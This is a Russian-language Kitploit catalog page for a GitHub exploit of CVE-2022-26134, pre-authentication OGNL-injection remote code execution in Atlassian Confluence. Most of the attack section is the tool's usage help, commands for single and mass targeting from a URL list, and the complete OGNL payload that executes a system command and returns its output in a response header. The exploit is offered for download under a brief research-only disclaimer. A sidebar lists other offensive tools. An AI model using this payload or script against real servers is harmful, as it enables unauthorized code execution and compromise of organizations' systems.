
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2022-26134 — Удаленное выполнение кода до аутентификации в Confluence через OGNL-инъекцию (CVE-2022-26134) | Kitploit
Инструменты/GitHubGitHub/hev0x/cve-2022-26134
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и УправлениеИнструмент Удаленного Доступа
GitHubhev0x/cve-2022-26134

CVE-2022-26134

Удаленное выполнение кода до аутентификации в Confluence через OGNL-инъекцию (CVE-2022-26134)

Репозиторий
4413294 лет назадПроверено Kitploit
Поделиться

Confluence Pre-Auth Remote Code Execution via OGNL Injection (CVE-2022-26134)

Удаленное выполнение кода без аутентификации в Confluence через OGNL-инъекцию (CVE-2022-26134)

  • 2 июня 2022 года Atlassian опубликовала предупреждение безопасности для своих приложений Confluence Server и Data Center, указав на критическую уязвимость удаленного выполнения кода без аутентификации. OGNL-инъекция позволяет неаутентифицированному пользователю выполнить произвольный код на экземпляре Confluence Server или Data Center.

ВАЖНО

Этот эксплойт предназначен только для демонстрации уязвимости исследователями. Я не рекомендую незаконных действий и не несу ответственности за любое вредоносное использование этого скрипта.

• Пример запроса

BurpRequest

Использование эксплойта

python3 exploit.py -h
Usage: exploit.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL, --url=URL     Base target uri (ex. http://target-uri/)
  -f FILEHOSTS, --file=FILEHOSTS
                        example.txt
  -t THREADS_SET, --threads=THREADS_SET
  -m TIMEOUT, --maxtimeout=TIMEOUT
  -o OUTPUT, --output=OUTPUT
  -c COMMAND, --cmd=COMMAND

Эксплойт для одной цели:

$ python3 exploit.py -u http://xxxxx.com -c id

xpl1

Эксплойт для нескольких целей

$ python3 exploit.py -f urls.txt -p -c id

xpl2

OGNL-выражение

${(#[email protected]@toString(@java.lang.Runtime@getRuntime().exec("id").getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}

Ссылки:

• https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html

• https://attackerkb.com/topics/BH1D56ZEhs/cve-2022-26134/rapid7-analysis

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    324
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    252

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





